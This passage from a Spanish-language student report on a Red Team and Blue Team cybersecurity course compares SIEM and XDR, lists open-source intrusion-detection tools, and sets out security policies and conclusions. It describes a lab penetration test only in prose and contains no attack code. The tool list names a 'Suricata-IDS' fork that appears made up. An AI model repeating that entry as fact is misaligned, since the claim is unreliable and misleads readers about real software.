6. Explorar los Servicios de Capacitación y Certificación: con el fin de que las entidades, organizaciones y personas desarrollen habilidades en ciberseguridad, capacitación y certificación ofrecidos por CIS.

4.4.7. SIEM y XDR

Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

4.4.7.1 SIEM (SECURITY INFORMATION AND EVENT MANAGEMENT)

Es una solución de seguridad cibernética que combina la gestión de la información de seguridad con la gestión de eventos de seguridad. Su función principal es recopilar y analizar datos de múltiples fuentes para identificar amenazas y responder a incidentes de seguridad. Las principales funciones de SIEM incluyen:

- Recopilar registros de eventos de diversas fuentes, como firewalls, sistemas de detección de intrusiones (IDS), registros de servidores, y más.
- Normalizar y correlacionar los eventos para detectar patrones y posibles amenazas.
- Alertar sobre eventos sospechosos o maliciosos.
- Generar informes y proporcionar información para cumplir con los requisitos de cumplimiento y auditoría.
- Facilitar la investigación y respuesta a incidentes.

El SIEM es aplicable en empresas y organizaciones que buscan una plataforma centralizada para la monitorización de seguridad, la detección de amenazas y la

gestión de eventos de seguridad. (gestiona los logs de los sistemas de información, sistemas operativos entre otros, es menos avanzado o gestionador que el XDR)

4.4.7.2 XDR (EXTENDED DETECTION AND RESPONSE)

Es una evolución de SIEM que va más allá de la gestión de eventos y se centra en la detección y respuesta ampliadas a amenazas cibernéticas. XDR integra datos de múltiples fuentes de seguridad y utiliza la analítica avanzada y la automatización para detectar, investigar y responder a amenazas de manera más efectiva. Las principales funciones de XDR incluyen:

Integrar y correlacionar datos de seguridad de múltiples fuentes, como SIEM, puntos finales, correo electrónico y nube.

Utiliza la analítica avanzada para detectar amenazas conocidas y desconocidas.
Automatizar la detección, la investigación y las respuestas a incidentes.
Proporcionar una vista unificada de la seguridad y el contexto de los incidentes.
Facilitar la investigación forense y el análisis de incidentes.
XDR es aplicable en empresas que buscan mejorar la detección temprana de amenazas, reducir la carga de trabajo de los analistas de seguridad y mejorar la capacidad de respuesta ante amenazas.

4.4.7.3 TABLA COMPARATIVA DE LAS DIFERENCIAS ENTRE SIEM Y XDR

Característica	SIEM	XDR
Enfoque	SIEM se enfoca en la gestión de eventos de seguridad y la recopilación de registros de eventos de diversas fuentes. Su objetivo principal es la monitorización y el cumplimiento normativo.	XDR amplía este enfoque y se centra en la detección y respuesta a amenazas cibernéticas mediante la integración de múltiples fuentes de seguridad y la analítica avanzada. Su objetivo principal es mejorar la postura de seguridad y la capacidad de respuesta.
Fuentes de datos	SIEM recopila y almacena registros de eventos de fuentes como firewalls, servidores, sistemas de detección de intrusiones (IDS/IPS) y aplicaciones.	XDR integra datos de múltiples fuentes, incluyendo SIEM, puntos finales (endpoints), correo electrónico, nube y más, proporcionando una visión más completa de la seguridad.

Detección de amenazas	SIEM utiliza reglas predefinidas y correlación de eventos para detectar patrones y alertar sobre eventos sospechosos. Se centra en amenazas conocidas.	XDR emplea analítica avanzada, aprendizaje automático y detección de comportamientos anómalos para identificar amenazas conocidas y desconocidas, lo que permite una detección más precisa.
Automatización	SIEM ofrece cierta automatización en la generación de alertas y reportes, pero a menudo requiere intervención humana para la respuesta a incidentes.	XDR se enfoca en la automatización avanzada de tareas de detección, investigación y respuesta, reduciendo la carga de trabajo de los analistas y acelerando la mitigación de amenazas.
Respuesta a incidentes	SIEM proporciona información básica sobre incidentes, pero la respuesta a menudo se realiza de manera manual por parte de los equipos de seguridad.	XDR automatiza la respuesta a incidentes en la medida de lo posible, permitiendo la implementación rápida de contramedidas y la contención de amenazas.
Vista unificada	SIEM proporciona una vista centralizada de los registros de eventos y alertas, pero a menudo requiere integración adicional para una visión completa.	XDR ofrece una vista unificada de la seguridad que incluye información contextual sobre incidentes, lo que facilita la toma de decisiones informadas.
Análisis forense	SIEM proporciona capacidades limitadas de análisis forense y puede requerir herramientas adicionales para investigaciones en profundidad.	XDR mejora la capacidad de análisis forense al proporcionar más datos contextuales y facilitar la investigación de incidentes con herramientas integradas.
Aplicabilidad	SIEM es adecuado para empresas medianas y grandes que buscan una solución de gestión de eventos de seguridad y cumplimiento normativo.	XDR es aplicable a empresas de todos los tamaños que buscan una detección de amenazas más avanzada, una respuesta automatizada y una visión integral de la seguridad.

Tabla 4. Diferencias entre SIEM y XDR – Fuente: Elaboración Propia

4.4.8. HERRAMIENTAS DE DETECCIÓN DE ATAQUES INFORMÁTICOS - GPL

Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

Herramientas con licencia GPL que apoyan en la detección de ataques informáticos:

Snort: Es un sistema de detección de intrusiones en red (NIDS) de código abierto ampliamente utilizado. Examina el tráfico de red en busca de patrones y firmas de ataques conocidos. Snort es altamente configurable y puede utilizarse para detectar una amplia variedad de amenazas cibernéticas, desde ataques de fuerza bruta hasta intrusiones más sofisticadas.

Funcionalidad: Snort puede generar alertas en tiempo real cuando detecta tráfico sospechoso o malicioso en la red. Los administradores de seguridad pueden definir reglas personalizadas para adaptar la detección a las necesidades específicas de su red.

Impacto: Snort contribuye a la detección temprana de amenazas y a la respuesta rápida a incidentes en redes, lo que ayuda a proteger sistemas y datos críticos.

Suricata: Es otro NIDS de código abierto que se ha convertido en una opción popular para la detección de amenazas en el tráfico de red. Ofrece un alto rendimiento y análisis avanzados de paquetes, incluyendo soporte para reglas de Snort, lo que lo hace compatible con muchas configuraciones de red.

Funcionalidad: Suricata es capaz de detectar y alertar sobre intrusiones, escaneos de red, malware y actividades sospechosas en tiempo real. También es eficaz en la identificación de ataques basados en firmas y en la detección de comportamientos anómalos.

Impacto: Suricata mejora la seguridad de la red al proporcionar una detección precisa de amenazas y la capacidad de bloquear tráfico malicioso.

Bro (Zeek): Descripción: Inicialmente conocido como Bro y ahora como Zeek, es un NIDS que se centra en la generación de registros de tráfico de red detallados para su análisis posterior. Zeek es altamente personalizable y se utiliza para obtener una comprensión profunda del tráfico de red.
Funcionalidad: Zeek registra todo el tráfico de red en un formato legible, lo que facilita el análisis y la identificación de patrones y comportamientos sospechosos. Puede utilizarse para la generación de registros de red, análisis de amenazas y auditoría.
Impacto: Zeek proporciona una visión completa de la actividad de la red y es valioso para la detección de amenazas y la investigación forense.

Fail2ban: Es una herramienta de prevención de intrusiones basada en hosts (HIPS) que monitorea registros de eventos, como registros de autenticación, y bloquea automáticamente direcciones IP de atacantes tras un número configurable de intentos fallidos.

Funcionalidad: Fail2ban protege contra ataques de fuerza bruta y escaneos de servicios al bloquear direcciones IP que intentan acceder sin éxito. Puede utilizarse para proteger servicios como SSH, FTP y más.
Impacto: Fail2ban refuerza la seguridad de los servicios al reducir el riesgo de acceso no autorizado a través de ataques de fuerza bruta.

OSSEC: Es una herramienta de detección de intrusiones basada en host (HIDS) que se enfoca en la monitorización y análisis de registros del sistema y eventos críticos en sistemas individuales.

Funcionalidad: OSSEC detecta y alerta sobre eventos de seguridad y actividades sospechosas en sistemas Unix y Windows. Realiza un análisis de integridad de archivos y ofrece capacidades de respuesta a incidentes.

Impacto: OSSEC fortalece la seguridad de sistemas individuales al detectar y responder a amenazas en tiempo real.

AIDE (Advanced Intrusion Detection Environment): AIDE es una herramienta de integridad de archivos que compara el estado actual de los archivos del sistema con un estado anterior conocido para detectar modificaciones no autorizadas.
Funcionalidad: AIDE detecta cambios en archivos críticos del sistema y registra la información de integridad en un archivo seguro. Puede utilizarse para detectar intrusiones y cambios en sistemas Unix y Linux.

Impacto: AIDE contribuye a la detección de amenazas y a la protección de la integridad del sistema.

Suricata-IDS: Es una bifurcación de Suricata y se enfoca en la detección de intrusiones en el tráfico de red, similar a Suricata.
Funcionalidad: Al igual que Suricata, esta bifurcación ofrece una detección avanzada de amenazas en tiempo real y análisis de paquetes de red. Puede utilizarse para proteger redes y sistemas contra ataques cibernéticos.

Impacto: Refuerza la seguridad de la red al detectar y responder a intrusiones y amenazas en tiempo real.

Rkhunter (Rootkit Hunter): Es una herramienta que escanea sistemas Unix en busca de rootkits, puertas traseras y otras amenazas que pueden haber comprometido la integridad del sistema.

Funcionalidad: Rkhunter analiza archivos, directorios y registros críticos del sistema en busca de signos de intrusiones y modificaciones no autorizadas.
Impacto: Contribuye a la detección temprana de intrusiones y a la protección de sistemas Unix contra amenazas.

YARA: Es una herramienta que permite a los analistas de seguridad crear reglas para buscar patrones en archivos y procesos. Es especialmente útil para la detección de malware y amenazas basadas en patrones específicos.

Funcionalidad: Los usuarios de YARA pueden definir reglas personalizadas para identificar malware, amenazas específicas y comportamientos sospechosos en sistemas y archivos.
Impacto: YARA facilita la detección de amenazas personalizadas y contribuye a la identificación de malware.

ClamAV: Es un escáner de virus de código abierto que busca malware en archivos y correos electrónicos

4.4.9. POLÍTICAS Y RECOMENDACIONES DE SEGURIDAD Y PARA MEJORAR ASPECTOS DE CIBERSEGURIDAD EN LAS ORGANIZACIONES

Algunas de las políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I., se enmarcan en las siguientes consideraciones:

- La entidad deberá contar con un equipo de seguridad informática dentro de área de TI, que se encargue de brindar protección a los recursos tecnológicos de la organización.

- La entidad deberá implementar una política de seguridad informática formal y mandataria, donde se establezcan las expectativas y responsabilidades de todos los empleados en relación con la ciberseguridad, así como los aspectos que se deben realizar para generar lineamientos de seguridad, que fomente una cultura sobre seguridad de la información.

- La entidad deberá realizar evaluaciones de riesgos de manera periódica donde se evalúen e identifiquen vulnerabilidades y amenazas potenciales y priorizando la mitigación de riesgos.

- Se deberán proteger los datos sensibles o confidenciales con cifrado, cumpliendo con las regulaciones nacionales e internacionales de protección de datos.

- Implementar la autenticación de dos factores (2FA) en todos los sistemas y aplicaciones críticas para aumentar la seguridad de las cuentas de usuario.

- Actualizar y parchear regularmente todos los sistemas y software con las últimas correcciones de seguridad para mitigar vulnerabilidades conocidas.

- Se deberá gestionar una contratación idónea del personal, donde se tengan en cuenta criterios que protejan a la Entidad y al contratante de irrumpir en delitos informáticos garantizando que cumplan con los estándares de seguridad requeridos y las regulaciones existentes tanto a nivel nacional como internacional.

- Promover la concienciación en ciberseguridad en el personal, esto radica en educar a los empleados sobre las amenazas de seguridad y fomentar una cultura de seguridad informática, incluyendo la identificación de ataques de phishing.

- Proteger la Red y el Tráfico de Datos con el uso adecuado de firewalls, sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS) para monitorear y proteger la red, herramientas como los SIEM y los XDR.

- Ejecución de auditoría y monitoreo continuo de registros para detectar actividades sospechosas o no autorizadas a través de herramientas de monitorio o herramientas más robustas como el SIEM y XDR.

- Crear un Plan de Continuidad del Negocio permita la operación ininterrumpida en caso de desastres o interrupciones.

- Cumplir con las Regulaciones de Protección de Datos enmarcados en la ley 1581 de 2012 de protección de datos personales y mantener registros adecuados de consentimiento.

- Implementar medidas de hardenización que ayuden a la organización a protegerse de peligros y amenazas cibernéticas

- Implementar grupos de trabajo Red Team, Blue Team y Purple Team que trabajen en conjunto por proteger la organización ante eventuales ataques cibernéticos

- Generar documentación de las actividades se seguridad implementadas, así como de las lecciones aprendidas y los riesgos mitigados tanto en ataques simulados como reales.

- Realizar Ejercicios de Simulación de Incidentes, elaborados y ejecutados por el equipo Red Team para evaluar la preparación y mejorar los planes de respuesta.

- Cifrar Correos Electrónicos Sensibles utilizando cifrado de extremo a extremo para correos electrónicos que contengan información confidencial.

- Generar conciencia sobre la ingeniería social y su impacto en las organizaciones, pues mediante esta también los funcionarios son susceptibles al robo de información, así como de aceptar y ejecutar archivos enviados por Internet

- Mantener actualizadas las Política de Seguridad de la información de acuerdo a las leyes y regulaciones vigentes, así como de nuevas medidas de protección que se implementen en la organización.

- Trabajar en conjunto con organizaciones como el CSIRT y ColCert, que brindan acompañamiento y apoyo a las entidades con el fin de mejorar los procesos de seguridad de infraestructura tecnológica, la gestión de incidentes cibernéticos así como la generación de conciencia en seguridad digital.

- Revisar de manera constante la información publicada por entidades reconocidas en ciberseguridad como el CIS – Center for Internet Security, donde brindan documentación para gestionar políticas de seguridad informática, así mismo brindan información sobre estándares y herramientas para garantizar la ciberseguridad sobre el software que se usa en las organizaciones, como también documentación sobre como realizar hardening y mejorar la ciberseguridad, ofreciendo orientación y recursos para ayudar a las empresas a proteger sus datos, como el activo mas valioso de una organización.

Es importante recalcar que muchas recomendaciones finalmente se van convirtiendo en políticas de seguridad informática, pues las políticas nacen de recomendaciones que se viven de las experiencias de muchas personas o entidades que han tenido que lidiar en como resolver un incidente se seguridad en algún escenario.

Así mismo las políticas deben adaptarse a las necesidades específicas de cada organización y mantenerse actualizadas para enfrentar las amenazas cambiantes en el entorno de ciberseguridad que se vive en esta era de tantos avances tecnológicos, es indispensable que constantemente se estén revisando y actualizando, debido a el imparable cambio tecnológico y a los constantes ataques a los que día a día se ven enfrentadas organizaciones.

4.4.10. IMPORTANCIA DE INVERTIR EN CIBERSEGURIDAD EN UNA ORGANIZACIÓN

Invertir en ciberseguridad es fundamental para cualquier organización debido a que la seguridad es sinónimo de confianza, y esta traduce en sostenimiento de la entidad, afianzamiento de nuevos negocios y crecimiento. A continuación, se explican algunas razones por las cuales las entidades deben tener como prioridad invertir en ciberseguridad:

- Protección de datos confidenciales: Las organizaciones manejan una gran cantidad de datos sensibles, como información financiera, datos personales de clientes y secretos comerciales, operacionales entre otros datos, donde la ciberseguridad ayuda a proteger estos activos vitales, evitando su robo y divulgación no autorizada, en caso de verse afectada datos confidenciales se verán afectada la confiabilidad de los clientes tanto internos como externos, bajaran la credibilidad, sus operaciones comerciales y si es una empresa del Estado será aún mucho peor, dado que esta la confianza de todo un país entre otros aspectos que se ven afectados.

- Cumplimiento legal y regulaciones: Muchos países, incluyendo Colombia, han implementado leyes y regulaciones de protección de datos que requieren que las organizaciones tomen medidas para salvaguardar la información de sus clientes y empleados. El incumplimiento puede dar lugar a sanciones financieras significativas y dañar la reputación de la empresa.

- Prevención de ataques cibernéticos: Los ciberataques están en constante aumento y evolución, sobre todo se han aumentado en las

últimas tres décadas, por lo cual es recomendable invertir en ciberseguridad dado permite a las organizaciones protegerse contra amenazas como malware, ransomware, ataques de phishing entre otros, la falta de inversión puede dejar a la organización vulnerable a ataques costosos y disruptivos que pueden dejar en jaque la vida de la organización e inclusive dejar en la quiebra y con demandas por parte de los afectados.

- Reputación y confianza del cliente: Una brecha de seguridad puede tener un impacto significativo en la confianza de los clientes y la reputación de la empresa. Los clientes confían en que sus datos estarán seguros cuando hacen negocios con una organización, y una violación de seguridad puede llevar a la pérdida de clientes y dañar la imagen de la empresa.

- Continuidad del negocio: Los ciberataques pueden interrumpir gravemente las operaciones comerciales, lo que resulta en pérdidas financieras y costos adicionales. La inversión en ciberseguridad ayuda a garantizar la continuidad del negocio al mitigar el impacto de los ataques y acelerar la recuperación.

- Protección de la propiedad intelectual: Muchas organizaciones tienen propiedad intelectual valiosa, como diseños, patentes y estrategias comerciales entre otros. La ciberseguridad protege estos activos contra el robo y la competencia desleal.

- Evitar costos significativos después de un incidente: Si una organización sufre un ciberataque, los costos de mitigación, recuperación y reparación pueden ser enormes, así como el tiempo de restauración puede ser largo, por ello la inversión en ciberseguridad reduce la probabilidad de sufrir un ataque en primer lugar, lo que ahorra dinero y recursos a largo plazo y tiempo en remediaciones.

- Competitividad: Las organizaciones que demuestran un fuerte compromiso con la ciberseguridad pueden tener una ventaja competitiva al ganarse la confianza de los clientes y socios que buscan colaborar o invertir con empresas seguras, la seguridad es un plus muy significativo que da gran impulso a operaciones comerciales y crecimiento empresarial.

De acuerdo a lo expuesto anteriormente vemos que la inversión en ciberseguridad es básicamente necesaria y esencial, no solo para proteger la infraestructura y la información de la organización, sino que de ella también dependen el futuro y crecimiento de la empresa, muchas entidades no invierten por los altos costos que

implica proteger la entidad de delitos cibernéticos, pero al final del día, es mas costoso perder una compañía por no actuar a tiempo sobre este tema crucial, pues es importante garantiza la continuidad del negocio en un entorno cada vez más digital y peligroso.

4.4.11. VIDEO

A continuación, se presenta un enlace de video, donde se sustenta el trabajo realizado en el Seminario especializado: equipos estratégicos en ciberseguridad: Red Team & Blue Team

URL 1: https://youtu.be/xcRVG-MY368

URL 2: https://youtu.be/4tfhzdB1h_0

5 CONCLUSIONES

- Destacar el alcance y los resultados esperados del trabajo realizado en las pruebas de seguridad informática, destacando la importancia de proteger activamente la infraestructura de TI y la información sensible, como fue el caso de la prueba de penetración donde a través del acceso remoto que se obtuvo mediante el payload, donde se eliminó archivo con información valiosa.

- EL conocimiento del marco legal sobre seguridad informática es una Prioridad: El análisis exhaustivo del marco legal colombiano relacionado con la seguridad informática, incluyendo la Ley 1581 de 2012 y la Ley 1273 de 2009, enfatiza que las organizaciones deben dar prioridad al cumplimiento normativo. No solo es esencial para evitar sanciones legales, sino que también establece una base ética sólida para las actividades de seguridad.

- Las Pruebas de Penetración son reveladoras: Las pruebas de penetración realizadas desde Kali Linux hacia una máquina Windows 10 proporcionaron una visión profunda de las vulnerabilidades y las amenazas potenciales. Estas pruebas son un medio invaluable para comprender cómo los actores de amenazas podrían explotar las debilidades en la infraestructura de seguridad.

- Control remoto como escenario Realista: La obtención de control remoto sobre la máquina Windows 10 comprometida destaca que las amenazas cibernéticas pueden conducir a la toma de control total de sistemas. Esto subraya la importancia de la detección y mitigación temprana de brechas de seguridad.

- Wireshark mejora la visibilidad: La utilización de la herramienta Wireshark para el análisis de tráfico permite una visibilidad profunda en las comunicaciones de red. Esto facilita la identificación de patrones inusuales y la detección de posibles amenazas, reforzando así la seguridad.

- Los equipos Red Team son esenciales: La evaluación llevada a cabo por equipos Red Team destaca su papel crítico en la identificación de vulnerabilidades y en la mejora de la resiliencia de la infraestructura de seguridad. Estas simulaciones realistas son esenciales para preparar a las organizaciones contra posibles ataques.

- El Hardening refuerza la defensa: Las actividades de endurecimiento realizadas en la red y el sistema Windows 10 resaltan la necesidad de

medidas proactivas. El endurecimiento constante es esencial para mitigar riesgos y minimizar las superficies de ataque.

- El equipo Blue Team es indispensable: Se destaca el trabajo de las personas que día a día se encargan de proteger a las entidades sobre posibles ataques cibernéticos, pue ellos se encargan de hardenizar o fortalecer la defensa de la infraestructura de red y los sistemas de información y dan respuesta inmediata ante posibles taques, su papel es muy importante.

- Colaboración en el Purple Team: La colaboración entre equipos Red Team y Blue Team, conocida como Purple Team, es un modelo eficaz para mejorar la seguridad. Trabajar en conjunto permite una defensa más sólida y una respuesta más rápida a las amenazas.

- Herramientas simplifican la hardenización: La disponibilidad de herramientas y métodos de endurecimiento simplifica la implementación de medidas de seguridad. Esto ahorra tiempo y recursos, haciendo que la protección de sistemas y redes sea más eficiente.

- CIS Ofrece Recursos Valiosos: Las herramientas proporcionadas por el Center for Internet Security (CIS) son recursos invaluables en la evaluación y mejora de la seguridad. Estas herramientas brindan a las organizaciones una ventaja competitiva en la protección de sus activos críticos.

- SIEM y XDR para una Defensa Activa: Las soluciones de Seguridad de la Información y Gestión de Eventos (SIEM) y Detección y Respuesta Extendida (XDR) son pilares fundamentales para la defensa activa. Estas tecnologías permiten la monitorización en tiempo real y la respuesta eficiente a las amenazas cibernéticas.

- Las actividades realizadas en estas pruebas de seguridad informática subrayan la complejidad y la importancia crítica de la ciberseguridad en la era digital actual. La comprensión de las leyes, la colaboración entre equipos, la implementación de medidas de endurecimiento, el uso de herramientas como las del Center for Internet Security y la adopción de tecnologías como SIEM y XDR son aspectos esenciales para proteger activamente las organizaciones contra las amenazas cibernéticas en constante evolución. El conocimiento y la preparación son clave en la defensa exitosa contra las amenazas informáticas.

6 RECOMENDACIONES

- Conocimiento sobre regulaciones en seguridad informática: Tal como dice el dicho, “el desconocimiento de la norma, no te exime de responsabilidades”, es importante conocer y cumplir todas las regulaciones y leyes relacionadas con la seguridad informática tanto en Colombia, como las regulaciones a nivel internacional que rigen este tema. En el caso de Colombia para los especialistas en seguridad informática y expertos en esta materia, deben conocer a cabalidad la Ley 1581 de 2012 y la Ley 1273 de 2009, así como los documentos Conpes.

- Pruebas de Penetración Éticas: Es importante siempre realizar pruebas de penetración de manera ética y legal, con el permiso explícito del propietario de los sistemas o redes objetivo, de lo contrario acarreará graves consecuencias legales.

- Contar con un equipo Blue Team y Red Team en una organización es esencial, ambos equipos trabajaran para proteger la empresa ante posibles amenazas de seguridad, así como es importante la implementación de un equipo Purple Team que facilitan la interconexión con los dos equipos anteriores.

- Fortalecimiento constante de infraestructura y de hardenización: se deben aplicar medidas de endurecimiento en los sistemas y redes de forma continua. Mantener actualizados los parches de seguridad, desactivar servicios innecesarios y sigue las guías de seguridad de la industria.

- Tener en cuenta la información que brindan las asociaciones o entidades como CIS - Center for Internet Security, debido a que en su página de Internet brinda documentación relevante sobre como mejorar la ciberseguridad, proporcionan orientación y recursos para ayudar a las organizaciones a proteger sus activos digitales y datos contra las amenazas cibernéticas y lo mejor es que es una asociación sin ánimo de lucro, lo que la hace asequible a todos los niveles, tanto personal como empresarial

- Educar a los Usuarios: La concienciación en seguridad es esencial, por lo tanto, se deben contar con medidas educativas en los usuarios sobre prácticas seguras en línea, como el uso de contraseñas seguras y la

detección de posibles amenazas entre otros temas relacionados con seguridad Informática

- Colaboración Red Team-Blue Team: Fomentar la colaboración entre equipos Red Team y Blue Team, creando un equipo Purple Team. Esta colaboración mejora la detección y la respuesta a amenazas y fortalece la seguridad.

- Uso de Herramientas de seguridad enfocadas en monitoreo y respuesta: Utilizar herramientas de Seguridad de la Información y Gestión de Eventos (SIEM) y Detección y Respuesta Extendida (XDR) para la monitorización en tiempo real y de respuesta ante amenazas dado que estas soluciones son esenciales para la defensa activa.

- Documentar y Comunicar: Es importante llevar un registro detallado de todas las actividades de seguridad, hallazgos y acciones tomadas, así como comunicar de manera efectiva los resultados a las partes interesadas, incluyendo la alta dirección.

- Aprendizaje Continuo: La seguridad informática es un campo en constante evolución. Mantente al día con las últimas amenazas, técnicas y regulaciones mediante la formación continua y la participación en comunidades de seguridad.

- Invertir en Seguridad es crucial: las organizaciones hoy en día si quieren sobrevivir en la era digital, deben invertir en ciberseguridad, esto ayuda a proteger no solo sus activos digitales sino a mantener una buena reputación en un entorno social, ayuda a aumentar la credibilidad en los clientes, tanto internos como externos, ayuda en el crecimiento empresarial entre otros factores que resultan ser beneficiosos, pues invertir en ciberseguridad es costoso, pero no invertir puede salir aún más caro y puede acarrear problemas legales al no cumplir con el marco regulatorio, para nuestro caso el de Colombia, el cual cada vez esta más fortalecido en ciberseguridad.

7 REFERENCIAS BIBLIOGRÁFICAS

Presidencia de la República de Colombia. (2021). Directiva Presidencial 03 de 2021 Lineamientos para el uso de servicios en la nube, inteligencia artificial, seguridad digital y gestión de datos.

Presidencia de la República de Colombia. (2009). Ley 1273 del 2009 de la protección de la información y de los datos.

Presidencia de la República de Colombia. (2009). Ley 1273 del 2009 De la protección de la información y los datos.

Quintero. J. (2023). Syllabus del curso Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. Universidad Nacional Abierta y a Distancia UNAD.

Wil Allsopp (2009). Unauthorised Access Physical Penetration testins for IT Security Teams, John Wiley & Sons ltda.

Karina Astudillo, (2013). Hacking Ético 101 Cómo hackerar profesionalmente en 21 días o menos, Karina Astudillo B.

Vacca, J. R. (2021). Computer and Information Security Handbook. Morgan Kaufmann

Erickson, J. (2020). Hacking: The Art of Exploitation. No Starch Press

Stallings, W. (2021). Network Security Essentials: Applications and Standards. Pearson

Stuttard, D., & Pinto, M. (2020). The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws. Wiley

Que es Center for internet security, Keepcoding.com – recuperado de: https://keepcoding.io/blog/que-es-center-for-internet-security/#:~:text=Center%20for%20Internet%20Security%20es%20una%20plataforma%20que%20ofrece%20descargar,hacer%20un%20proceso%20de%20hardening.

Compete guide to systems-hardening, ninjaone.com, (2023) recuperado de: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/

Secret Double Octopus – The secret Security Wiki, doubleoctopus.com, recuperado de: https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/#:~:text=does%20Meterpreter%20work%3F-

,Meterpreter%20is%20a%20Metasploit%20attack%20payload%20that%20provides%20an%20interactive,using%20in%2Dmemory%20DLL%20injection.

KeepCoding Tech School (2023), keepcoding.com, recuperado de: https://keepcoding.io/blog/que-es-msfpayload/#Como_usar_Msfpayload
https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Policía Nacional de Colombia(2023) Normatividad sobre delitos informáticos LEY 1273 DE 2009, Recuperado de: https://www.policia.gov.co/denuncia-virtual/normatividad-delitos-informaticos

Función Pública(2023) Ley 1581 de 2012, recuperado de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981